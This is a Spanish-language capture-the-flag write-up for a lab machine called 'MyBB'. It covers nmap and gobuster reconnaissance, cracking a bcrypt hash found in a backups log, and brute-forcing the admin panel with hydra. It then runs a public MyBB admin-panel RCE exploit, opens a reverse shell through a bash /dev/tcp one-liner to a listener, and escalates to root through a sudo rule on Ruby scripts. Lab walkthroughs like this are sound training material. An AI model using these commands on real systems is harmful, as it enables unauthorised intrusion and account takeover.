
Máquina MyBB




Reconocimiento

Comenzamos con un completo de `nmap` para sacar los puertos y versiones corriendo en la máquina:


```shell
nmap -sSCV -p- -Pn -n 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 13:39 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
```

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: MyBB
MAC Address: AE:57:07:70:55:DC (Unknown)
```

Por ahora nmap nos reporta solo el puerto *80(http)* donde tenemos la siguiente web:



Parece un foro, cuando hacemos click en **Ir al foro** se aplica virtual hosting al siguiente dominio por lo que lo añado al */etc/hosts*




```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1 localhost
::1 localhost

172.17.0.2 panel.mybb.dl mybb.dl
```

Dentro, se esta usando el software **MyBB**. Por ahora no podemos sacar la versión. Sabemos que existe el usuario **admin**:




Toca hacer fuzzing de directorios y ficheros con `gobuster`:

```shell
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://panel.mybb.dl/" -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://panel.mybb.dl/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
```

```
[+] Timeout:                10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://panel.mybb.dl/images/]
/.html                (Status: 403) [Size: 278]
/rss.php              (Status: 302) [Size: 0] [--> syndication.php]
/archive              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/archive/]
/contact.php          (Status: 200) [Size: 12695]
/index.php            (Status: 200) [Size: 13761]
/uploads              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/uploads/]
/misc.php             (Status: 200) [Size: 0]
/stats.php            (Status: 200) [Size: 10463]
/search.php           (Status: 200) [Size: 14972]
/global.php           (Status: 200) [Size: 98]
/admin                (Status: 301) [Size: 314] [--> http://panel.mybb.dl/admin/]
/online.php           (Status: 200) [Size: 11305]
/member.php           (Status: 302) [Size: 0] [--> index.php]
/calendar.php         (Status: 200) [Size: 27252]
/showthread.php       (Status: 200) [Size: 10562]
/portal.php           (Status: 200) [Size: 13640]
/memberlist.php       (Status: 200) [Size: 18803]
/report.php           (Status: 200) [Size: 11097]
/forumdisplay.php     (Status: 200) [Size: 10542]
/css.php              (Status: 200) [Size: 0]
/install              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/install/]
/announcements.php    (Status: 200) [Size: 10326]
/polls.php            (Status: 200) [Size: 0]
/javascript           (Status: 301) [Size: 319] [--> http://panel.mybb.dl/javascript/]
/cache                (Status: 301) [Size: 314] [--> http://panel.mybb.dl/cache/]
/private.php          (Status: 200) [Size: 11211]
/syndication.php      (Status: 200) [Size: 429]
/inc                  (Status: 301) [Size: 312] [--> http://panel.mybb.dl/inc/]
/newreply.php         (Status: 200) [Size: 10324]
/printthread.php      (Status: 200) [Size: 10324]
/captcha.php          (Status: 200) [Size: 0]
/usercp.php           (Status: 200) [Size: 11332]
/attachment.php       (Status: 200) [Size: 10328]
/newthread.php        (Status: 200) [Size: 10301]
/task.php             (Status: 200) [Size: 43]
/warnings.php         (Status: 200) [Size: 11097]
/reputation.php       (Status: 200) [Size: 10343]
/backups              (Status: 301) [Size: 316] [--> http://panel.mybb.dl/backups/]
/htaccess.txt         (Status: 200) [Size: 3088]
/jscripts             (Status: 301) [Size: 317] [--> http://panel.mybb.dl/jscripts/]
/moderation.php       (Status: 200) [Size: 11090]
/.php                 (Status: 403) [Size: 278]
/.html                (Status: 403) [Size: 278]
/server-status        (Status: 403) [Size: 278]
```

```
/editpost.php        (Status: 200) [Size: 11097]
Progress: 882236 / 882240 (100.00%)
```

De todo lo que nos reporta `gobuster`, mire en *backups/* existe un archivo llamado **data** el cual contiene una serie de logs:




```
2024-06-16 12:00:00,INFO,Connection established from IP 192.168.1.10
2024-06-16 12:05:23,ERROR,Failed login attempt from IP 192.168.1.12
2024-06-16 12:10:45,INFO,User 'john' logged in
2024-06-16 12:15:47,INFO,Query executed: SELECT * FROM users WHERE id=1
2024-06-16 12:20:00,WARN,Slow query execution: 5 seconds
2024-06-16 12:25:13,INFO,Query executed: INSERT INTO logs (message) VALUES ('test')
2024-06-16 12:30:05,INFO,User 'alice' logged out
2024-06-16 12:35:33,INFO,User 'alice' attempted login with password '$2y$10$OwtjLEqBf9BFDtK8sSzJ5u.gR.tKYfYNmcWqIzQBbkv.pTgKX.pPi'
2024-06-16 12:40:00,ERROR,Database connection lost
2024-06-16 12:45:12,INFO,Database connection reestablished
2024-06-16 12:50:23,INFO,Query executed: UPDATE users SET last_login='2024-06-16' WHERE username='admin'
2024-06-16 12:55:44,ERROR,Permission denied for user 'guest' on database 'main'
2024-06-16 13:00:05,INFO,User 'jane' logged in
2024-06-16 13:05:29,INFO,Query executed: DELETE FROM sessions WHERE session_id='abc123'
2024-06-16 13:10:00,WARN,High memory usage detected
2024-06-16 13:15:32,INFO,User 'admin' logged in
2024-06-16 13:20:18,INFO,Query executed: SELECT * FROM orders WHERE status='pending'
2024-06-16 13:25:42,INFO,User 'admin' logged out
2024-06-16 13:30:55,ERROR,Failed login attempt from IP 192.168.1.15
```

Vemos que hay un hash y es lo que interesa por ahora. Pruebo y crackearlo com `jonh` y me saca la contraseña:

```
SHELL

john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tinkerbell       (?)
1g 0:00:00:00 DONE (2025-04-08 15:16) 3.703g/s 400.0p/s 400.0c/s 400.0C/s 123456..beautiful
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


> Aquí intente logearme pero no pude, mire el writeup de otras personas y esto es un rabbit hole

Explotación

Con `hydra` pruebo fuerza bruta al panel de autenticación

```shell
hydra -t 64 -l admin -P /usr/share/wordlists/rockyou.txt panel.mybb.dl http-post-form "/admin/index.php:username=^USER^&password=^PASS^:The username and password combination you entered is invalid."
```

Hydra me saco un montón de falsos positivos, es aquí donde probando cada uno de ellos saque la contraseña para **admin**, **babygirl**



Una vez dentro podemos ver la versión. Además hay el propio dashboard nos indica que NO esta en la última versión.

Buscando encontré este exploit:

> https://github.com/SorceryIE/CVE-2023-41362_MyBB_ACP_RCE

Me lo bajo con `wget` y ejecuto:

```shell
python3 ./exploit.py http://panel.mybb.dl admin babygirl
[*] Logging into http://panel.mybb.dl/admin/ as admin
[*] Template saved!
[*] Testing code exec...
[*] Shell is working
[*] Special commands: exit (quit), remove (removes backdoor), config (prints mybb config), dump (dumps user
```

```
table)
Enter Command> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Enter Command>
```

Ahora puedo ejecutar comandos, para trabajar de forma más óptima me pongo en escucha con `nc` y me lanzo una bash.

```
Enter Command> bash -c "bash -i &> /dev/tcp/172.17.0.1/4444 0>&1"
```

```
❯ nc -nlvp 4444
Connection from 172.17.0.2:48694
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@f8949cc0ba04:/var/www/mybb$
```

Escalada

Una vez dentro tenemos 1 usuario y root.

SHELL

```
www-data@46d8f8d260bb:/var/www/mybb$ cat /etc/passwd | grep -E "bash|sh"
root:x:0:0:root:/root:/bin/bash
alice:x:1001:1001:,,,:/home/alice:/bin/bash
```

Confirmamos que esta corriendo mysql por lo que podríamos logearnos en mysql con la contraseña que sacamos antes de alice o directamente probamos a logearnos:

SHELL

```
ss -tuln
Netid  State   Recv-Q  Send-Q   Local Address:Port   Peer Address:Port Process
tcp    LISTEN  0       80         127.0.0.1:3306       0.0.0.0:*
tcp    LISTEN  0       511          0.0.0.0:80         0.0.0.0:*
```

SHELL

```
www-data@46d8f8d260bb:/var/www/mybb$ su alice
Password:
```

Nos pudimos logear como **alice** con la contraseña que encontramos antes en los logs de mysql.

SHELL

```
alice@46d8f8d260bb:/var/www/mybb$ cd ~
alice@46d8f8d260bb:~$ ls
scripts
```


En el home de alice hay una carpeta llamada *scrits*.

```shell
sudo -l
Matching Defaults entries for alice on 46d8f8d260bb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User alice may run the following commands on 46d8f8d260bb:
        (ALL : ALL) NOPASSWD: /home/alice/scripts/*.rb
```

alice esta en **sudoers** y puede ejecutar cualquier *.rb* dentro de esa carpeta como cualquier usuario SIN proporcionar contraseña.

No tenía ni `nano` , ni `vi` ni nada con lo que poder escribir comodamente, podría aver usado `echo '...' >` pero lo hice de esta forma:



Una vez he pasado el script simplemente lo ejecuto como root y nos da una bash como root:

```shell
alice@46d8f8d260bb:~/scripts$ sudo ./shell.rb
# id
uid=0(root) gid=0(root) groups=0(root)
```